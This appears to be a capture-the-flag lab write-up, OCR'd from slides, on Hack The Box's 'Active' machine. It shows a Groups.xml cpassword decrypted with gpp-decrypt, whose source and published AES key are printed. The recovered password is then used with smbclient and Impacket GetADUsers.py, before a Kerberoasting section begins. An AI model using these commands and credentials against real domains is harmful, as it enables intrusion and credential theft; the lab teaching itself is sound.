


https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/manage/group-policy/group-policy-overview

Group Policy Preferences (GPPs)

- Extend Group Policy by introducing preferences (recommended settings)
- Also managed via Active Directory
- Stored as XML files in SYSVOL

- **Flexible, recommended settings (changeable)**



https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/manage/group-policy/group-policy-preferences

GPP Use-Case: Change Local Admin Pwd


Common Admin Task:

- Gold Image has weak local admin password
- Retrospectively set a stronger password

Groups.xml

```
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}">
    <User
        clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}"
        name="active.htb\SVC_TGS"
        image="2"
        changed="2018-07-18 20:46:06"
        uid="{EF57DA28-5F69-4530-A59E-AAB58578219D}"
    >
        <Properties
            action="U"
            newName=""
            fullName=""
            description=""
            cpassword="edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ"
            changeLogon="0"
            noChange="1"
            neverExpires="1"
            acctDisabled="0"
            userName="active.htb\SVC_TGS"
        />
    </User>
</Groups>
```


Preferences Policy File Format Specification



	as previously configured. If the local user does not exist, then a new local user MUST be created. **Note** The Update action MUST NOT change the SID of the user.
userName	MUST be set to the name of the targeted local user. If the user exists, the user with this name MUST be used as the target of the requested action. A new user with this name MUST be created if the user does not exist.
newName	MUST be set to the new name of the local user. The user with the name that matches **userName** MUST be renamed to the name provided in **newName**. **Note** This option is only applicable when using the Update action.
fullName	MUST be text used to display the full name of the local user.
description	(optional) MUST be text used to describe the purpose or use of the local user.
cpassword	(optional) MUST be the password used to connect to the indicated data provider. The password is encrypted using an AES-derived encryption key when the preference is created and decrypted in the client during client processing.
changeLogon	(optional) MUST be set to 1 to force the newly created or updated local user to change his or her password at the next logon.
acctDisabled	(optional) MUST be set to 1 to disable the newly created or updated local user.
neverExpires	(optional) MUST be set to 0 to force the newly created or updated local user account to expire. MUST be set to 1 if the newly created or updated local user account will never expire. **Note** If set to 1, this value supersedes **expires**.
expires	(optional) MUST be the expiration date of the account in the format YYYY-MM-DD local time. The time is assumed to be 23:59 on the assigned date.
nochange	(optional) If 1, then the client MUST block the newly created or updated local user account from changing its password.

https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-gppref/70278eb1-424d-4dcf-8956-a0b6a00b2b58


Preferences Policy File Format Specification



https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-gppref/2c15cbf0-f086-4c74-8b70-1f2fa45dd4be

gpp-decrypt

https://github.com/t0thkr1s/gpp-decrypt




gpp-decrypt / src / gpp_decrypt / core.py

t0thkr1s project update

Code Blame 134 lines (110 loc) · 4.11 KB

```
"""Core decryption functionality for GPP passwords."""

import base64
from typing import Optional
from xml.etree import ElementTree
from xml.etree.ElementTree import ParseError

from Crypto.Cipher import AES


# Microsoft's published AES key for GPP encryption
GPP_AES_KEY = (
    b'\x4e\x99\x06\xe8\xfc\xb6\x6c\xc9\xfa\xf4\x93\x10\x62\x0f\xfe\xe8'
    b'\xf4\x96\xe8\x06\xcc\x05\x79\x90\x20\x9b\x09\xa4\x33\xb6\x6c\x1b'
)
GPP_AES_IV = b'\x00' * 16


def decrypt_password(cpassword: str) -> str:
    """
    Decrypt a GPP cpassword attribute.

    Args:
```



```
┌─[us-dedivip-1]─[10.10.14.131]─[antoinet@htb-a
└──╼ [★]$ gpp-decrypt \
"edBSHOwhZLTjt/"\
"QS9FeIcJ83mjWA9"\
"8gw9guKOhJOdcqh"\
"+ZGMeXOsQbCpZ3x"\
"UjTLfCuNH8pG5aS"\
"VYdYw/NqlVmQ"
GPPstillStandingStrong2k18
┌─[us-dedivip-1]─[10.10.14.131]─[antoinet@htb-a
└──╼ [★]$
```

user.txt flag

`smbclient -U active.htb/SVC_TGS%GPPstillStandingStrong2k18 //active.htb/Users`

```
┌─[antoinet☺htb-cvwxdflfu6]─[~]
└─► $smbclient -U active.htb/SVC_TGS%GPPstillStandingStrong2k18 //active.htb/Users
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   DR        0  Sat Jul 21 09:39:20 2018
  ..                                  DR        0  Sat Jul 21 09:39:20 2018
  Administrator                        D        0  Mon Jul 16 05:14:21 2018
  All Users                        DHSrn        0  Tue Jul 14 00:06:44 2009
  Default                            DHR        0  Tue Jul 14 01:38:21 2009
  Default User                     DHSrn        0  Tue Jul 14 00:06:44 2009
  desktop.ini                        AHS      174  Mon Jul 13 23:57:55 2009
  Public                              DR        0  Mon Jul 13 23:57:55 2009
  SVC_TGS                              D        0  Sat Jul 21 10:16:32 2018

                5217023 blocks of size 4096. 284080 blocks available
smb: \> cd SVC_TGS/Desktop
smb: \SVC_TGS\Desktop\> ls
  .                                   D        0  Sat Jul 21 10:14:42 2018
  ..                                  D        0  Sat Jul 21 10:14:42 2018
  user.txt                           AR       34  Wed Aug 20 12:13:03 2025

                5217023 blocks of size 4096. 284080 blocks available
```

#2 Kerberoasting

Knock, knock. Who’s there?

```
GetADUsers.py active.htb/SVC_TGS:GPPstillStandingStrong2k18 -all
```

```
└──╼ $GetADUsers.py active.htb/SVC_TGS:GPPstillStandingStrong2k18 -all
Impacket v0.13.0.dev0+20250130.104306.0f4b866 - Copyright Fortra, LLC and its affiliated companies

[*] Querying active.htb for information about domain.
Name                  Email                           PasswordLastSet      LastLogon
--------------------  ------------------------------  -------------------  -------------------
Administrator                                         2018-07-18 14:06:40.351723  2025-08-20 12:13:06.870576
Guest                                                 <never>              <never>
krbtgt                                                2018-07-18 13:50:36.972031  <never>
SVC_TGS                                               2018-07-18 15:14:38.402764  2025-08-20 16:47:51.279130
```

User Principle Name (UPN)

Identifies a (domain) user account

sAMAccountName	DOMAIN\username
distinguishedName	CN=username,CN=Users,DC=DOMAIN
userPrincipalName	**username@DOMAIN**

"Primary logon name"

Service Principle Name (SPN)

Identifies a service instance (e.g. SQL Server running under a service account)

```
serviceclass/host[:port][/serviceName]
```

Type of service

Each service has a predefined service class

DNS/NetBIOS hostname

Identify the computer where the service is running

Port number

(optional) used when the service is listening on a non-default port

Service Identifier

